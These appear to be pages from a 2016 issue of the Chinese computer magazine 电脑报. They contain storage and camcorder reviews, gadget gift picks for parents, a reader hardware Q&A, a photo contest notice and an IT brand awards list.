参考价格  
799元

随着闪存颗粒价格的下降,SSD 移动硬盘也成为了可能。在 2014 年《电脑报》第 51 期 15 版对闪迪 Extreme 500 250GB 移动硬盘进行了评测,不过这款产品现在还未在国内上市。如果大家想体验 SSD 移动硬盘的话,三星 T1 250GB 是唯一的选择。

产品尺寸为 71mm × 53mm × 9 mm,重量仅为 30g,非常的轻薄小巧。同时 SSD 防震耐摔,外出携带时再也不用

担心移动硬盘不耐摔,导致数据丢失了。三星 T1 250GB 采用了 USB 3.0 接口,独有 3D V-NAND 闪存颗粒,能够提供 450MB/s 的连续读写速度,性能大幅领先于 HDD 移动硬盘。

当然三星 T1 250GB 在带来高性能、高稳定性的同时,799 元的价格并不便宜,比较适合对数据传输速度和安全性要求较高的高端游戏玩家和商务用户选择。

### 希捷 STCK1000300 1TB

产品亮点:无线 WiFi 分享

参考价格  
1099元

传统移动硬盘只能和电脑分享数据,对于智能移动设备大多数时候无法搭配使用。而随着移动存储设备通过 WiFi 分享方案的兴起,给移动硬盘和智能移动设备之间搭起了数据交流的桥梁。

从外观上看,希捷 STCK1000300 1TB 与传统移动硬盘差别不大。但由于内置电池和 WiFi 模块,其尺寸达到了 127mm × 89mm × 19.9mm,重量达到了 256g。产品侧面有独立的电源开关按键,可以通过机身正面的电源灯和信号灯,来观察硬盘的工作。在使用时,移动硬盘会发出一个 WiFi 信号,智能移动设备连接到该 WiFi 之后,通过 Seagate

Media APP 即可访问移动硬盘内部的文件。希捷 STCK1000300 1TB 可以连续使用 10 小时,支持最多 8 台设备同时连接,用起来很方便。

站长购买心得

# 主播淘宝店外设产品,慎买!

游戏直播平台火爆异常,这些平台上的知名游戏主播除了展示行云流水的游戏操作之外,还会不停地推荐自己淘宝店中的游戏外设产品。还别说,真有不少粉丝信了广告去购买,那么去主播的外设店买游戏外设存在哪些问题呢?

## 山寨产品登堂入室,比其他店卖得贵

大家都知道低价的山寨产品不能买,但是高价的山寨产品呢? 那肯定更不能买了。某些游戏主播淘宝店里面的外设产品,品牌除了宜博、达尔优等大家可能听说过之外,其他的像腹灵、黑爵、虎猫、炫光等品牌都是闻所未闻。这些品牌的产品如果不是借着游戏主播的名气进行推广的话,相信不少玩家是不会关注的。

更让人无语的是,这些山寨产品卖得

并不便宜,比如机械键盘价格普遍达到了 300 元以上,在这个价位上已经可以买到 Cherry、雷蛇等品牌的产品。甚至同样一款游戏外设,游戏主播店里的价格很有可能比其他卖家贵。比如热销款的腹灵 GT104 铠甲机械键盘,白色蓝光青轴版在某主播店里的价格为 449 元,而同款商品在其他店铺中只要 339 元,贵了 100 多元。

## 质量差售后服务是个坑

抛开好不好用不说,站长觉得这些山

寨产品尽管外观炫酷、功能丰富,但最大的问题在于质量不够稳定,出现问题的概率比大牌产品要大得多。从买家的评论来看,新产品有划痕,没用多久就出现鼠标掉漆、键帽开裂是很容易遇到的问题。

产品问题多就需要卖家的售后服务到位,可是到这时买家才发现自己掉坑里了。不少买家都反映之前热情的客服态度立马大变,态度冷淡、半天不理人,完全就是一副卖了就不理人的嘴脸。再加上客服不专业,问题处理周期长,退换货要很久,并不能让人省心。

## 购买建议

别看主播店号称“只选最好的”,其实大多数产品真不咋样。如果你不是某个主播的铁杆粉丝,不需要信仰充值的话,在购买外设时首先还是应该考虑大品牌产品,虽然低价位大品牌产品外观炫酷程度有限,但是无论质量还是手感都比山寨产品好上不少。即便是你看上了主播店里的产品,还是建议你货比三家,肯定会有惊喜。





用心去爱

## 送给爸妈的新年智能硬件礼物

编者按:对于很多漂泊在外的游子来说,家就是一根绳子牵住的风筝,那么近也那么远!无论我们在外面有多忙,爸妈和家永远是我们心头的牵挂。临近春节了,为年迈的爸妈选上一件新颖实用的智能硬件产品,也算是我们心意的简单表达!但是目前市面上的智能产品非常多,哪些产品适合老人使用呢?为此小编和读者QQ群中的众多读者一起筛选出了下面几款智能产品,希望大家喜欢。



推荐人:周源源

选择原因:怀念不如相见,通过智能相框远程推送照片,在线视频聊天

### 让父母能随时看到你——松鼠智能相框SF104

参考价格:499元



大学毕业后留在了离家千里之外的西部城市,因此分割千里之外的一家人成了我们彼此心中的挂念,最终智能相框帮助了我。

首先明确,这款产品只适合不熟悉智能手机和微信的长辈。简单来看,这款智能相框就是一个升级版的安卓平板,功能和UI界面均针对老年人进行了优化,而且外观看上去更像一款传统的相框。该产品采用了8英寸LG IPS高清触摸屏,具有1280×800的显示分辨率,以及WiFi和蓝牙连接功能。

这款产品最大的看点是儿女远程也可以操控它,除了能远程设置相框功能外,还能通过微信、QQ或者APP内置相册功能向相框推送照片,爸妈在家里就能看到更新,如果够用心甚至编辑一段小视频来推送。不仅如此,这款智能相框还带有远程视频聊天功能,简单的操作方式使爸妈远程也可以发起聊天。



推荐人:王淳

选择原因:简单实用,随时替你为父母点亮起夜的灯

### 为父母照亮起夜的路——四叶草智能感应小夜灯

参考价格:40元



爸妈晚上有起夜的习惯,有一次妈妈晚上开灯还被椅子绊倒了,因此我一直想着怎么帮助爸妈,如今想到了带智能感应功

能的小夜灯。

和市面上其他小夜灯不同的是,这款产品的推荐亮点在于智能二字上,产品带有人体感应器,最远可以感应3~5米的人体活动并自动点亮,内置的延时熄灭功能,不需要人工干预20秒后会自动熄灭,非常适合老人使用。

不仅如此,这款产品内置有6颗LED灯,亮度也足够,功率

0.7W,采用3节七号电池供电,虽然该产品也有充电电池的版本选择,但是我仍然建议购买七号电池的,因为更耐用,而且更换一次电池可用3~4个月,使用成本低。另外,这款产品还带有光线感应功能,只有光线很暗的时候才会触发感应。灯光色彩上有白光和黄光可选。



推荐人:陌上草

选择原因:爸妈身体不舒服的时候,机器人可以替我打扫家里卫生,我还可以偷懒:)

### 为父母做一点家务吧——海尔小蓝J3000B智能扫地机器人

参考价格:1099元



市面上可以选择的智能扫地机器人很多,为什么会选择海

尔呢?这还是一种情结吧,在小县城我更相信海尔的售后服务能力,这对于老年使用人群显得尤为重要。而且在1099元价位上,海尔这款小蓝扫地机器人表面的福猴画面,还能为爸妈带来一些陪伴。

在功能上,小蓝扫地机器人具备四种清扫模式,可以实现沿墙打扫、布局重点、全面打扫等功

能,还有大容量水箱和抹布功能,清扫完成后还能拖地。不仅如此,海尔小蓝还能智能侦测地面灰尘的多少,并动态选择使用不同的吸尘功率。另外虚拟墙、智能防撞防跌、真空吸尘口防缠绕以及3cm爬坡功能,可以应对更复杂的室内环境,智能回充和大尺寸触控LED屏幕,还能降低爸妈使用过程中的困扰。



推荐人:王彬

选择原因:远程手机查看父亲吃药时间

### 为父母记住服药的时间——爱易记智能手机药盒

参考价格:469元



我之前尝试过带有电子闹钟提醒功能的药盒,但父亲还是

经常错过时间,这时我才想到基于手机APP的智能药盒,重点是我可以在自己的手机上安装一个APP,每天晚上回家都可以监督父亲,培养他的习惯。

这款产品外观和一般的药盒没有什么区别,扁平化设计,采用医药级材料,带有六个存储药物的小方格。手机一旦连接药盒后即可设定吃药的时间,提醒时间到药盒会发出声音和震动,

对应药格的LED灯光也会亮起,如果没有服用会一直定期提醒,错服还会报警。另外,药盒还可以脱离手机使用,可以自动做好服药记录,与手机联网后会自动同步数据,每日每周总结,远程用户可以登录服务器查看记录。由于需要APP介入,对智能手机不熟悉或自己一年难得回一次家的用户可考虑右上方的VV-Box智能语音药盒。

### 其他推荐

#### VV-Box智能语音药盒

推荐人:牛哥



参考价格:  
399元

老人用的东西最讨厌必须关联APP使用!它能独立连接WiFi路由器同步数据,除了定时提醒功能外,药盒感应附近有人活动时还能主动推送提醒和远程APP发送的语音,非常智能,药瓶直接存储设计能避免二次污染。

#### 佳明Forerunner10户外GPS手表

推荐人:海盗船长



参考价格:  
499元

父亲终于愿意经常去户外转悠了,也难得看到父亲和家人分享每天走路里程带来的成就感,而且每周回家我还可以帮助他在电脑上同步运动轨迹,手表具备50米防水,高负荷50小时电池使用时间,大品牌质量也比较放心。

#### 海康萤石T3紧急呼叫按钮套装

推荐人:鱿鱼



参考价格:  
218元

母亲的心脏一直都不是很好,因此晚上睡觉让我一直很不安心,为此我为母亲设置了这个互联网报警器,一旦报警器触发警报手机端就会收到提醒,如果瞌睡大还可以加设声光报警器联动。





“霸王级”寒潮下,身处“火炉”重庆的小狮子上周在家里足不出户便看到了雪景,那个兴奋激动啊! 不过极低温的天气,也让不少高科技的产品出现各种使用问题,类似 iPhone“感冒关机”、台式电脑无法启动等问题层出不穷,看着不断因寒冷罢工的 IT 硬件产品,小狮子想说——这个冬天,真冷!



微信扫描二维码,加入电脑报读者俱乐部

## 100系主板Win7鼠标失灵解决办法



**Q:** 新装电脑用的是全新 Z170 平台, 原本电脑城系统给用的是 Win10, 但感觉非常不习惯, 于是重新换到了 Win7 系统, 但发现系统安装完毕后, USB 接口的鼠标和键盘都用不了了, 后来发现 U 盘也无法识别, 咨询电脑公司的人, 他们让重新装 Win10 系统即可, 可我真的很不习惯, 小狮子有什么办法解决不?

**A:**100 系主板 Win7 鼠标失灵的

问题不少小伙伴都遇到了,这是由于 Skylake 这代芯片组 Intel 把 EHCI 主控替换成了 XHCI 主控, 而 Windows 7 系统原生是没有 XHCI 主控的驱动的, 所以这样的问题就普遍存在了。Win10 和 Win8 是原生带有 XHCI 驱动的, 所以安装这两个系统的用户就不用担心 USB 失效的问题, 其实就是微软强制大家升级的小手段而已。要解决这个问题, 遇到这样问题的小伙伴可以在网络上寻找相关主板品牌的 Win7USB 破解工具, 华硕、华擎、技嘉、微星都针对这个问题推出了相应的修补软件, 并根据软件的说明文件, 完成 USB 文件的打包制作即可。

## 拒绝千元级Core i3-6300的忽悠

**Q:**打算配一台主流中端档次的电脑, 很多朋友都强烈推荐 Core i3-6300, 说是潜力巨大, 保持对 AMD 优势的同时, 完全可以和 Core i5 一战, 不过千元级的售价让我非常犹豫, 而且记得小狮子前段时间说慎选的, 能否再讲讲关于 Core i3-6300 这款产品包括为何出现这么高定价的原因?

**A:**Core i3-6300 这款产品的定价和售价在当前这个阶段来看, 完全担当得起“奇葩”二字, 截至 2016 年 1 月 19 日, Core i3-6100 在京东的报价为 889 元, 比起以往销量最大的 Core i3 CPU 的 7XX 元贵了足足一百多元! 更有甚者, Core i3-6300 的报价突破 1000

元, 达到了 1159 元! 虽说 Core i3-6300 的频率提升到 3.8GHz, 三级缓存容量也从我们平时接触的 3MB 上升到 4MB, 但这些并不能为 Core i3-6300 的千元售价提供支撑, Core i3-6300 价格偏高的很大部分原因在于 Intel 需要其为 Haswell 库存让路, 类似的还有 Core i7-6700K, 唯有老平台产品库存销售干净了, 新平台的产品售价才会下降。Intel 自身或许没想过要靠这些产品赚多少钱, 但不排除经销商利用价格混乱从中套利的可能, 对于这些价格“失真”的所谓热门产品, 小狮子建议拒绝购买。

## 399元的B150主板杀到

**Q:**双 11 和双 12 都没来得及出手, 也是自己太犹豫了, 不过看着电子产品价格一路走低还是挺高兴的, 装机处理器我已经选好了酷睿 i5-6600K, 不过作为一名预算有限的学生党, 这处理器耗费了不少预算, 主板上想节省点, 用 B150 系列的, 本身我也不超频什么的, 小狮子有什么高性价比的 B150 主板产品推荐不?

**A:**对于以日常主流应用为目的的大众消费者而言, B150 主板足以满足

主流应用需求。作为上市较早的系列, B150 相对其他主板已经非常成熟了, 而目前的杀价更帮助其争夺市场。对于看重性价比的小伙伴, 小狮子这里比较推荐昂达 B150U-D3 这款主板, 目前淘宝已经打出 399 元的价位, 虽然京东日常还是 499 元, 但相信年底大促的时候也会跌破 400 元的。至于其他品牌, 有昂达做榜样了, 七彩虹、华擎他们估计也会很快让旗下大众型 B150 主板进入 400 元内售价的。

## 使用路由器后电脑下载正常但是上传速度慢

**Q:**云存储已经相当普遍了, 习惯将照片、视频等文件进行云存储或上传给他人共享。使用路由器过程中, 上网终端下载速度正常, 上传速度很慢, 这会是什么问题引发的呢?

**A:**上传速度主要取决于上行带宽, 而绝大多数家庭宽带线路, 上下行带宽并不对称, 上行带宽远远低于下行带宽。在电话线路上, 上行带宽与下行带宽之比可能为 1:10。需要注意的是运

营商提供的宽带速率单位为 Mbps, 而上传软件的速率单位为 MB/s, 请注意单位换算, 1MB/s=8Mbps。如果路由器设置了带宽控制, 而带宽分配并不合理, 也会导致上传速度慢。此外, 如果电脑开机启动 P2P 下载软件(如迅雷、BT 等)或其隐藏进程, 即使没有进行任何下载操作, 这些软件也会在后台自动上传数据, 从而占用上行带宽。

## 值得考虑的六核FX 6330

CPU型号	FX 6330	Core i3-6100
核心代号	Vishera	Skylake
接口类型	AM3+	LGA 1151
核心线程数	六核六线程	双核四线程
频率	3.6-4.2 GHz	3.7 GHz
内存支持	DDR3-1866	DDR3-1600/DDR4-2133
三级缓存	8MB	3MB
制作工艺	32nm	14nm
TDP	95W	51W
参考价格	729元	899元

**Q:**一直都很喜欢 AMD 平台, 新装中端独显主机在处理器方面多少有些疑惑, Core i3-6300 感觉性能确实很厉害, 在 Zen 架构产品没有全面铺货的时候, 小狮子觉得主流 700 元左右选择哪款 AMD 处理器搭建平台最划算呢?

**A:** 主板售价持续走低让我们有更多的

预算分配到处理器等部件上面, Core i3-6300 虽然好, 但价格的确太夸张了, 这个时候 AMD 在中端市场的性价比又一次得到体现。小狮子在这里给大家推荐的是 AMD 六核 FX 6330, 作为 FX-6300 的升级版, 基于“Vishera”(维舍拉河)架构的六核处理器, 支持手动超频外频调节, 热功耗 95W, 8MB 的三

级缓存, 默认主频为 3.6GHz, 动态加速达 4.2GHz, 无论是本身性能还是超频潜力, 都堪称性价比之选, 尤其是 AMD 为其更换了全新四热管散热设计的散热器, 更进一步提升了产品性价比。就性价比而言, 729 元的 FX 6330 绝对可以压倒 899 元的 Intel Core i3-6100。

## SSD使用一段时间后掉速问题

**Q:**128GB SSD 固态硬盘在使用一年半时间后感觉速度明显下降, 用测试软件一看, 还真的掉了不少, 朋友们说这是普遍存在的问题, 小狮子有办法解决吗?

**A:**SSD 硬盘因为本身 NAND Flash 存储介质的原因, 写入数据时必须进行转移 - 清空 - 写入的循环步骤。当存储的数据容量少时, 我们不会明显感受到速度变化, 同时这解释了为何空盘的测试成绩最好看。但是当 SSD 用久了需要擦除的区块就会增多, 所需要的时间就增加, 性能自然也会降低。此外, 由于 Windows 删除以及格式化并不真正删除数据而是标记为空,

所以常见的格式化方式也并不能将饱经风霜的 SSD 恢复到刚使用时的空盘状态。为了避免这一状况, 厂商研发更先进的 SSD 固件算法, 让 SSD 变得更聪明。同时, 采用更可靠的闪存颗粒, 保证 SSD 的稳定性与耐久度, 不至于性能降得太快。如果你真的有强迫症想将性能恢复到初始状态, 可以用 Secrue Erase。另外还有一些品牌像 Intel、三星、英睿达, 自带 SSD 软件也可以重置, 让它恢复到出厂的设置。不过, 每一次重置相当于完成了一次完整的 P/E 操作, 对 SSD 寿命有影响, 并不建议经常这么干。

## 4K显示器的面板划分

**Q:** 对于我这样喜欢看电影的人而言, 4K 分辨率显示器的确具有很大吸引力, 不过在京东上发现同样尺寸的 4K 显示器产品, 为何差异这么大呢?

**A:**这其实和液晶显示器面板有关, 当前液晶面板在整个液晶显示器成本的占比基本在 65% 左右, 而 4K 显示器阵营当前有 TN 和 IPS 两种, 针对主流消费市场的桌面 4K 显示器大部分都选用了群创的 TN 面板, 28 英寸, 主要是基于成本考虑,

TN 面板成本廉价, 使得 4K 显示器走下价格神坛, 目前售价在 2999 元至 3999 元之间。而一些定位游戏电竞、专业设计的 4K 显示器, 包括一些曲面的 4K 显示器, 主要采用了 IPS 面板。相比 TN 面板, IPS 面板的 4K 显示器在色彩表现方面更加出色, 不管画面层次感、色彩艳丽程度, 还是可视角度等方面。不过, 售价就比较昂贵, 价格在 4999 元至 6999 元之间, 具体小伙伴们还得结合自己的应用和预算选择产品。

## 慎选GeForce GT 720等入门级显卡

**Q:**过节想给父母配一台电脑, 主机预算 2000 元以内, 咨询了一些电脑城商家, 普遍建议搭配一张 GeForce GT 720 显卡, 说是集显性能还是不好, 独立显卡能让整机运行更流畅一些, 小狮子觉得有必要花 300 元购买一张入门级独立显卡不?

**A:**对于商家的建议, 小狮子是非常不

看好的, 本身现在处理器集成的显卡性能不断提升, 已经可以和入门级独立显卡媲美了, 类似 GeForce GT 720 还有最新的 GeForce GT 710 这样的显卡, 对于新装主机的小伙伴而言是没有什么价值的, 有这个预算还不如花在 SSD 固态硬盘和内存上, 对整机运行性能的提升会更明显。





微信看彩版  
一起玩摄影

# 微投显影欢乐多

## 索尼 HDR-PJ675 摄像机功能测试

尽管近些年来智能手机的发展对传统影像设备行业产生了深远的影响,智能手机取代DC、DV的言论甚嚣尘上,但值得庆幸的是,在光学技术还未发生革命性的变化的当下,智能手机无法将更复杂、更专业的光学设备融入早已捉襟见肘的机身。而“术业有专攻”的摄像机更完善的功能、更优质的成像质量成为了我们选择它的重要理由。为此,我们有必要来看一看,索尼HDR-PJ675摄像机和智能手机相比究竟强大在哪儿?




### 平稳防抖智能增强模式效果不俗

无论是手机还是相机,很多厂家都宣称自家的产品具备“防抖功能”。可别被忽悠了,同样是“防抖”,实际的效果可有云泥之别。目前的防抖技术可分为两类:电子防抖和光学防抖。前者是通过电子算法提升ISO值,从而使用更短的快门时间达到防抖的目的。而后者则是让镜片或者感光元件向抖动方向反向位移,从而抵消抖动。电子防抖实际上是以牺牲画质为代价换取防抖的效果,所以在最终的成像效果上远不及光学防抖。

(扫描上方二维码,关注“老狼摄影工坊”观看平稳光学防抖智能增强模式、30倍光学变焦测试视频)

而索尼PJ675则是配备了更加专业的光学防抖系统。支持来自水平、垂直、旋转、水平偏转、垂直偏转等五个方向上的防抖效果。不仅如此,它还加入了前后帧动作分析系统,利用该系统分析每帧画面中变化的元素对画面抖动进行补




智能增强模式在平稳光学防抖基础上加入了电子图像分析技术

偿,保证了运动时画面的稳定性。而30倍光学变焦功能的加入更是让视频拍摄变得得心应手。实际体验下来,它的防抖效果可以说非常明显。不仅在拍摄静态图像时能够降低手部的抖动,方便更好的构图、对焦,而且在进行视频拍摄的时候,在变焦、行走、跑动等稳定性较弱的场景下,依然能拍摄出相对平稳流畅的动态影像。

### 延时摄影不能“所拍即所得”

(扫描上方二维码,关注“老狼摄影工坊”观看延时摄影测试视频)

延时拍摄功能的加入是索尼HDR-PJ675的一个亮点。它可以在自动曝光模式下拍摄震撼的延时素材,可选择的时间间隔为1 sec、2 sec、5 sec、10 sec、30 sec以及60 sec,最高拍摄张数为999张,拍摄的延时素材可以通过PlayMemories Home组合成延时摄影视频。利用这个功能可以创作出很有意思的延时摄影作品,提升了摄像机的可玩性。但这种先拍摄延时摄影照片然后在电脑端合成延时摄影视频的方式还是不太方便,不能做到“所拍即所得”,一定程度上降低了该功能的用户体验。好在PlayMemories Home合成延时视频还



需要通过 PlayMemories Home 将延时素材合成为视频,对于普通用户来说有一定的学习成本

是非常简单,虽然对于普通用户来说有一定的学习成本,但只要简单了解后就能很轻松地合成延时摄影视频。需要注意的是,拍摄延时视频的时候,建议带上三脚架不然画面抖动拍摄出来的视频会是虚的。

### 可以用摄像机看大片

HDR-PJ675还搭载了亮度约为25ANSI流明的内置投影功能,投影的分辨率为640×360,最大支持100英寸的投影尺寸。拍摄出来的照片和视频能够马上投影出来和家人、朋友一起欣赏。不仅如此,其外接投影功能能够通过HDMI线(微型)投影来自智能手机、平

板电脑或笔记本电脑的影像。这样你的摄像机就变身成一台小型投影仪,偶尔用它来看看大片也是不错的。虽然其分辨率和亮度不能和专业的投影仪相比,但其方便性和易用性无疑抵消了这些差距,对于普通用户而言非常实用。

### 总结:易用还要易玩

很多时候,对于摄影机这类的家用电器来说,其本身的应用场景相对比较有限,很多时候可能就会放在家里“吃灰”。要想获得用户的青睐,功能性、便携性、专业性三者缺一不可。30倍光学变焦、5轴防抖的加入使得索尼HDR-PJ675做好了摄像

机的“本职工作”,而延时摄影、内置投影等功能则是在摄像机的功能性上更进一步,让它的可玩性变得更高。这些因素促使我们愿意在外出游玩的时候带上它,来记录和展现生活中的点点滴滴。

# 2016 老狼摄影大赛 1 月主题

## ——《隆冬趣事》——

### 本周优秀作品展示



《冬日》,作者:jason,Nikon D810,光圈 F8,快门 1/125s,ISO 100,焦距 8mm

这是一张典型的长曝光作品,作者通过长曝光这一特殊的拍摄手法,展现出了天空的浩瀚与壮阔。虽然构图相对比较简单,建筑、地面的细节表现还存在不足,却也不失为一张完整的作品。



《无题》,碳酸先森,canon 500D,光圈 F4.6,快门 1/30s,ISO 100,焦距 350mm

这是一幅很成功的作品,整个画面极为简单,一只麻雀孤零零地站在挂着积雪的枯枝上。作者用这种极简的构图方式展现了冬季独特的自然景观。虽然简单,却引人入胜,不失为一幅好的作品。

### 参赛要求

#### 二月主题月赛——《新春合家欢》

所有单反、无反(单电、微单)系列数码相机拍摄的作品均可参赛;

参赛作品需保留 EXIF 格式信息;

参赛作品必须由参赛者本人原创(若有盗用他人作品参赛的情况,一经发现,永久取消参赛资格);每位参赛者投递的参赛作品数量不限。



### 参赛方式

**第一步:**添加“老狼摄影工坊”微信公众号:pcwwolf(或扫描二维码);

**第二步:**进入老狼摄影工坊公众号后,在信息发送窗口点击“+”,选择你的参赛照片,点击“预览”,选择“原图”,然后直接发送;

**第三步:**随后注明你的参赛作品标题和拍摄器材,简要说明,并将它发送给老狼。

你的作品不仅有机会登上《电脑报》老狼讲习所版面,而且还有机会赢得我们的吉尼佛相机包!赶紧投递你的大作!



电脑报

2015-2016年度中国IT品牌

风云榜

20~24版 电脑报

日期:2016.2.1  
责编:陈 鑫  
贵校:杨志刚

第5期  
组版:何雪松  
投稿邮箱:pcw\_huodong@163.com

一年一度的中国IT品牌风云榜是消费者、媒体、厂商,乃至整个中国IT界高度关注的一次盛会,其调查活动也是目前国内IT业界规模最大、调查范围最广、影响力最大的。从电脑报的全程追踪报道,到各知名网站的专题报道,再加上大众媒体的造势宣传,以及政府机关的高度重视与积极参与,中国IT品牌风云榜已经成为最具影响力的行业盛事。

过去的一年,IT领域呈现出蓬勃生机,移动互联网群雄并举、传统PC不断创新、智能数码设备推陈出新,这些生机所催生出的产品、APP、服务正在改变着我们的生活。无科技不生活,如今的人们已离不开这些由IT科技给我们带来的改变和满足,而正是这些满足感推动着中国IT产业继续前行。

从2013年开始,我们通过报纸、电脑报官方网站、电脑报官方微博、微信及大量合作媒体发布调查问卷,展开纸质调查、网络调查等多种形式相结合的IT品牌现状普查。调查内容涉及移动互联网、消费电子、品牌电脑、硬件、外设、软件、游戏等领域,吸引了数十万读者积极参与,到今天,调查结果终于揭晓(读者调查获奖名单详见24版)。

是谁在过去一年的品牌竞争中引领风骚?是谁在过去的一年中积极改变消费趋势与习惯?又是谁将引领IT产业未来的发展新方向……这一切都可在电脑报发布的《2015-2016年度中国IT品牌风云榜》中一窥端倪。

# 收获成功再起航

2015-2016年度中国IT品牌风云榜全面揭晓



## 市场占有率第一品牌

品牌 PC 类	
桌面台式机	联想
笔记本电脑	联想
游戏笔记本	联想 Y 系列
数码类	
国际平板电脑	苹果
国产平板电脑	昂达
数码音箱	漫步者
存储卡	闪迪
闪存盘	金士顿
平板电视	创维
手机及 APP 类	
国际品牌手机	苹果
国产品牌手机	小米
拍照手机	OPPO
音乐手机	苹果
输入法软件	搜狗输入法
网址导航	搜狗网址导航
DIY 硬件类	
主板	华硕
显卡	七彩虹
机箱	航嘉
电源	航嘉
游戏键盘	罗技
游戏鼠标	罗技
固态硬盘	闪迪
无线路由器	TP-Link
机械硬盘	希捷
NAS	希捷
显示器	AOC



## 消费者首选品牌

品牌 PC 类	
桌面台式机	戴尔
笔记本电脑	戴尔
游戏笔记本	戴尔游匣
数码类	
国际平板电脑	苹果
国产平板电脑	酷比魔方
数码音箱	漫步者
存储卡	闪迪
闪存盘	闪迪
平板电视	小米
手机及 APP 类	
国际品牌手机	苹果
国产品牌手机	华为
拍照手机	三星
音乐手机	vivo
输入法软件	搜狗输入法
网页游戏	搜狗网页游戏
DIY 硬件类	
主板	华硕
显卡	华硕
机箱	航嘉
电源	航嘉
游戏键盘	赛睿
游戏鼠标	赛睿
固态硬盘	闪迪
无线路由器	华硕
机械硬盘	希捷
NAS	希捷
显示器	三星



## 中国好产品

笔记本电脑	Acer 宏碁 Predator 掠夺者 G9-791 戴尔游匣 15 7000 联想小新 700
台式机 板卡产品	雷霆 The One 华硕 B150-PRO-GAMING AURA 主板 技嘉 Z170X-Gaming G1 主板 映泰 Gaming Z170X 统治者主板 七彩虹 iGame980Ti 九段显卡 映众 GTX960 冰龙海量版显卡 华硕 STRIX RAID DLX 声卡
显示设备	AOC LV323HUPX 显示器 华硕 VP228N 显示器
存储产品	闪迪 欢欣 i 享闪存盘 闪迪 Extreme PRO 固态硬盘 希捷 4TB 固态混合硬盘 (SSHD 4TB) 希捷 Wireless Plus 无线硬盘
平板电脑	昂达 V919 Air CH 酷比魔方 iWork11(手写版)
智能手机	红米 Note3 360 奇酷手机旗舰版
外设产品	漫步者 S1000 HiFi 有源 2.0 音箱 华硕 RT-AC88U 无线路由器 创新 Roar 声霸镭蓝牙音箱 赛睿西伯利亚 200 游戏耳机 航嘉 MVP+ 游戏机箱 小米全新路由器



## 年度创新力品牌

戴尔	七彩虹	搜狗搜索
海尔电脑	映泰	鑫谷
华硕	技嘉	



## 年度服务品牌

宏碁	戴尔	海尔电脑
华硕	技嘉	航嘉



## 年轻人关注品牌

戴尔	酷比魔方
AWO 小艾笔记本	七彩虹



## 年度技术设计品牌

华硕	OPPO (VOOC 闪充)
技嘉	



## 消费者满意品牌

戴尔	闪迪	酷比魔方
华硕	技嘉	
海尔电脑	映泰	



## GTX 960M 显卡游戏笔记本: 联想 Y700

获奖理由:联想 Y 系列的重振之作,外观时尚,体验出色,散热出色

Y700 是联想 Y 系列的重振之作,它有充满设计感的硬朗外形,红黑配,粗犷的拉丝工艺金属机身,使得它充满现代而粗犷的气息。大功率 JBL 2.1 扬声器重塑了当年 Y 系列的经典,红黑撞色的键盘手感不俗。它搭载了 Skylake i7 四核处理器、最高 16GB DDR4 双通道内存、GTX 960M 显卡,使得它的性能能够 IN。最重要的是,它的散热效率极高,且有凉爽的外壳,使用体验愉悦,是 2015~2016 年 GTX 960M 显卡游戏本中的优秀产品。



## GTX 970M 显卡游戏笔记本: 雷神 911GT-Y1

获奖理由:外观时尚,设计有新意,性能强劲,散热出色

雷神 911GT-Y1 虽出自国内新锐厂商之手,但却足以令人吃惊:充满现代感的跑车外观,超薄拉风的银色机身,整体设计感非常强。而蚀刻的雷神字样、变小的雷神 LOGO、绚丽的 A 面呼吸灯,则代表着一个品牌步入成熟,开始熟练拿捏内敛与张扬的分寸。

不仅是外观,该机的内在也值得称道:不仅创新地引入了超大 512GB SSD,还有强化散热设计,使得 i7 四核 +GTX 970M 组合在双满负载考机时,温度分别只有 79℃(CPU)和 64℃(GPU),令人惊叹。该机是雷神游戏本的进化之作,也是不断向上精神的体现。



## GTX 980M 显卡游戏笔记本: 宏碁 Predator G9-791

获奖理由:整体设计出众,创意多,性能强

宏碁 Predator(掠夺者)是 2015~2016 年度游戏硬件市场的强力挑战者,产品包含了笔记本、台式机、显示器、手机、平板甚至是投影仪,异常全面。而 G9-791 则是 Predator 游戏笔记本产品的最强作。

该机的外观出位,张扬的 Predator 字样,拉风的外观设计,红黑配、多彩键盘——游戏元素爆棚。另外,它还创新地引入了光驱位散热模块、增强散热模式、4.2 扬声器单元(2.1 系统,每个单元由两个扬声器构成)和双 M.2 SSD 设计。从 G9-791 身上,我们感受得最深的是挑战的决心和诚意。



## 顶级游戏笔记本:Alienware 17

获奖理由:最强配置 / 性能的代表,还有性能扩展空间,深厚的品牌积淀

或许,在高端游戏本领域,Alienware 目前在键盘、灯光效果、扬声器上的绝对优势已经不再,但当我们提到“极致”和“顶级”二字,Alienware 依然是金字招牌!

Alienware 17 不仅搭载了惊人的 i7 6820HK 四核处理器(8MB 缓存),更有 8GB 显存的 GTX 980M 显卡加持——都是 i7,都是 GTX 980M,Alienware 的“基础版”总是比其他产品领先那么一点。最关键的是,它还有“再向上”的空间——结合上 Alienware 专用的显卡扩展坞,它能进一步引入强力的桌面独显,带来摧毁性的火力。最后不得不提的是 Alienware 的品牌积淀,当一堆顶级游戏本在你身边,或许你最愿意选择的,依然是 Alienware。



## 游戏台式机:联想 Y900

获奖理由:联想台式机的提升之作

联想在台式机领域一直缺乏真正的高端机型,直到 Y900 横空出世。

Y900 充满挑衅的血色 Y 字 LOGO、盔甲造型的碳纤维花纹前盖、硬朗的顶部箭头状修饰,都让人过目不忘。该机拥有很多易用性及可靠性元素,顶部的按压开启侧盖设计、底部进气滤网、显卡托架、接口斜面设计,都凸显了高端游戏电脑的用心。而 i7 6700K 与桌面 GTX 980 的搭配,也能让用户感受到强劲的火力。再加上丰富的内部扩展性和三年上门服务,Y900 以相对实惠的价格给了高端游戏玩家一个更放心的选择。



## 顶级游戏台式机:Alienware Area-51

获奖理由:最佳设计、最强性能,依然遥遥领先

2015~2016 年度的顶级游戏台式机依然是非 Alienware Area-51 莫属,史上最创新的外形设计及内部构造,令人大呼过瘾,很多高端玩家甚至表示花上万元买个它的机箱都值得!

